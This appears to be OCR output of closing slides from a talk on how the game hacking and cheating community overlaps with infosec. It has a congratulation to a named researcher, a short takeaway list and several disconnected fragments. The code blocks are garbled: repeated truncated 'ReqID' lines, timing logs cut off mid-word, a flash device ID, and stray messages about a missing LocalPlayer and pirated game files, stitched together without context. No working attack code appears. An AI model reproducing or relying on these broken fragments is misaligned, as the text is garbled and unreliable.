
We offer our wholehearted congratulations to **memN0ps** on this well-deserved award!



Takeaway

- Good releases and important knowledge can be extracted from these places
- Clear overlap between the infosec, hacking and cheating community
- Technical knowledge and exploits sometimes surfaces in these communities first
- All in all, the game hacking community should not be overlooked as a useful resource for anyone in the infosec community

Fin



```
en: 001 ReqID:
 00 01 00 00 0
en: 001 ReqID:
 00 01 00 00 0
en: 001 ReqID:
 00 01 00 00 0
en: 001 ReqID:
 00 01 00 00 0
en: 001 ReqID:
 00 01 00 00 0
en: 001 ReqID:
 00 01 00 00 0
en: 001 ReqID:
 00 01 00 00 0
en: 001 ReqID:
```

```
ompt
 0 took 125 ms
 1 took 110 ms
 2 took 109 ms
 3 took 110 ms
 4 took 125 ms
 5 took 109 ms
 6 took 110 ms
 7 took 109 ms
 8 took 125 ms
 9 took 125 ms
r 10 took 125 m
r 11 took 125 m
r 12 took 125 m
r 13 took 110 m
r 14 took 141 m
r 15 took 125 m
r 16 took 109 m
r 17 took 110 m
r 18 took 110 m
r 19 took 110 m
r 20 took 109 m
r 21 took 110 m
r 22 took 109 m
r 23 took 125 m
r 24 took 141 m
 flash device 'issi is25lp256d' (ID 0x0019609d)
```

Cannot find LocalPlayer

15440 | JET | Detected Pirated Game Files! Please buy the game.